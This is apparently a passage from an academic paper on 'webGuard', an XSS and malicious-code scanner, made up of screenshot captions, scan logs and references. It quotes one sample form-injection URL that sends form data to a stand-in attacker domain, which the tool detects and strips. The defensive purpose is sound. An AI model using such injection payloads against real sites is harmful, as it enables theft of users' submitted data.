
Screen Shots

Graphical User Interface (GUI):

Web Guard: XSS Scanner



webGuard
Comprehensive Vulnerability Scanning Program And Assessment Tool
Web/LAN Root :
Web URL :
File
=| Vulnerability Report |=
XSS
Malicious Codes
Html
Log

Detecting the URL Vulnerability:


webGuard
:: Comprehensive Vulnerability Scanning Program And Assessment Tool ::
Web/LAN Root :
File
Validate URL
=| Vulnerability Report |=
Virus
Malicious Code
Others


Web URL : http://mydomain.com/index.esp?search=</form><formaction

URL Scan :



webGuard
Comprehensive Vulnerability Scanning Program And Assessment Tool
Web/LAN Host
Web URL
Alert
OK
Cancel
Scanning ...


URL Scanned !!!
Log File :C:\Program Files\webGuard\logs\urlScan.log
Do you want to view the Result now?



Original Url :
http://mydomain.com/index.asp?search=</form><formaction=□hackerdomain.com/hack.asp□>

Modified Url :
http://mydomain.com/index.asp?search=/formformaction=hackerdomain.com/hack.asp

URL Scan Result and Fix:




Modified Url :
http://mydomain.com/index.asp?search=/formformaction=hackerdomain.com/hack.asp

Invalid URL... Request can not be processed...


Change URL and try again

XSS Scanning:



Web/LAN Root : D:\mal\mal2\Malicious

Scan Results:


webGuard

Comprehensive Vulnerability Scanning Program And Assessment Tool

Web/LAN Root : D:\mal\mal2\Malicious

Web URL :


=| Vulnerability Report |=

▶ Virus
▶ Malicious Code
▶ Others

Scanning ......


D:\mal\mal2\Malicious\fs4_files\dry.gif

Malicious Scan Result and fix:



```
File Name : D:\mal\mal2\Malicious\about.html **** Scan Result : No
vulnerability was found

File Name : D:\mal\mal2\Malicious\aboutme.html **** Scan Result : It
had vulnerable code and this page has been fixed automatically by
WebGuard...

File Name : D:\mal\mal2\Malicious\contact.html **** Scan Result : It
```

Log File:



```
File Name : D:\mal\mal2\Malicious\ab.txt **** Scan Result : It had vulnerable code and
this page has been fixed automatically by WebGuard...
File Name : D:\mal\mal2\Malicious\about.html **** Scan Result : No vulnerability was
found
File Name : D:\mal\mal2\Malicious\aboutme.html **** Scan Result : It had vulnerable
code and this page has been fixed automatically by WebGuard...
File Name : D:\mal\mal2\Malicious\contact.html **** Scan Result : It had vulnerable
code and this page has been fixed automatically by WebGuard...
File Name : D:\mal\mal2\Malicious\fs4.htm **** Scan Result : No vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\a.css **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\a.jpg **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\a.png **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\addthis_widget.txt **** Scan Result : No
vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\ads **** Scan Result : No vulnerability was
found
File Name : D:\mal\mal2\Malicious\fs4_files\ADS.htm **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\ADS_002.htm **** Scan Result : No
vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\ADS_003.htm **** Scan Result : No
vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\ADS_data_002\a **** Scan Result : No
vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\ALC.png **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\angry.gif **** Scan Result : No
vulnerability was found
File Name : D:\mal\mal2\Malicious\fs4_files\APS.png **** Scan Result : No vulnerability
was found
File Name : D:\mal\mal2\Malicious\fs4_files\arrow.gif **** Scan Result : No
vulnerability was found
```

REFERENCES

[1] Lieven Desmet, Pierre Verbaeten,“Provable Protection against Web Application Vulnerabilities Related to Session Data Dependencies”, IEEE Transactions -VOL. 34, NO. 1, January/February 2008.

[2] Jayamsakthi Shanmugam , Dr. M. Ponnavaikko,“Cross Site Scripting-Latest developments and solutions: A survey” ,Int. J. Open Problems Compt. Math., Vol. 1, No. 2, September 2008.

[3] Joaquin Garcia-Alfaro and Guillermo Navarro-Arribas. “A Survey on Cross-Site Scripting Attacks” , Universitat Oberta de Catalunya,
Rambla Poble Nou 156, 08018 Barcelona, 29,May 2009.

[4] T.E. Uribe and S. Cheung, “Automatic Analysis of Firewall and Network Intrusion Detection System Configurations,” Proc. ACM Workshop Formal Methods in Security Eng., pp. 66-74, 2004.

[5] T. Pietraszek and C.V. Berghe, “Defending against Injection Attacks through Context-Sensitive String Evaluation,” Proc. Eighth Int’l Symp. Recent Advances in Intrusion Detection, pp. 124-145, 2005.

[6] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D.Evans, “Automatically Hardening Web Applications Using Precise Tainting,” Proc. 20th IFIP Int’l Information Security Conf.,R. Sasaki, S. Qing, E. Okamoto, and H. Yoshiura, eds., pp. 295-308,2005.

[7] W.G.J. Halfond and A. Orso, "Amnesia: Analysis and Monitoring for Neutralizing SQL-Injection Attacks," Proc. 20th IEEE/ACM Int'l Conf. Automated Software Eng., pp. 174-183, 2005.

[8] Joel Scambray and Mike Shema, "Hacking Exposed Web Applications", Chapter 13 - Case Studies, McGraw-Hill/Osborne, California, U.S.A, 2002.

[9] Yao-Wen Huang, Fang Yu andChristian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo, "Securing web application code by static analysis and runtime protection". In *13th ACM International WorldWide Web Conference*, 2004.

[10] Yao-Wen Huang, Shih-Kun Huang, and Tsung-Po Lin. "Web Application Security Assessment by Fault Injection and Behavior Monitoring". *12th ACM International World Wide Web Conference*, May 2003.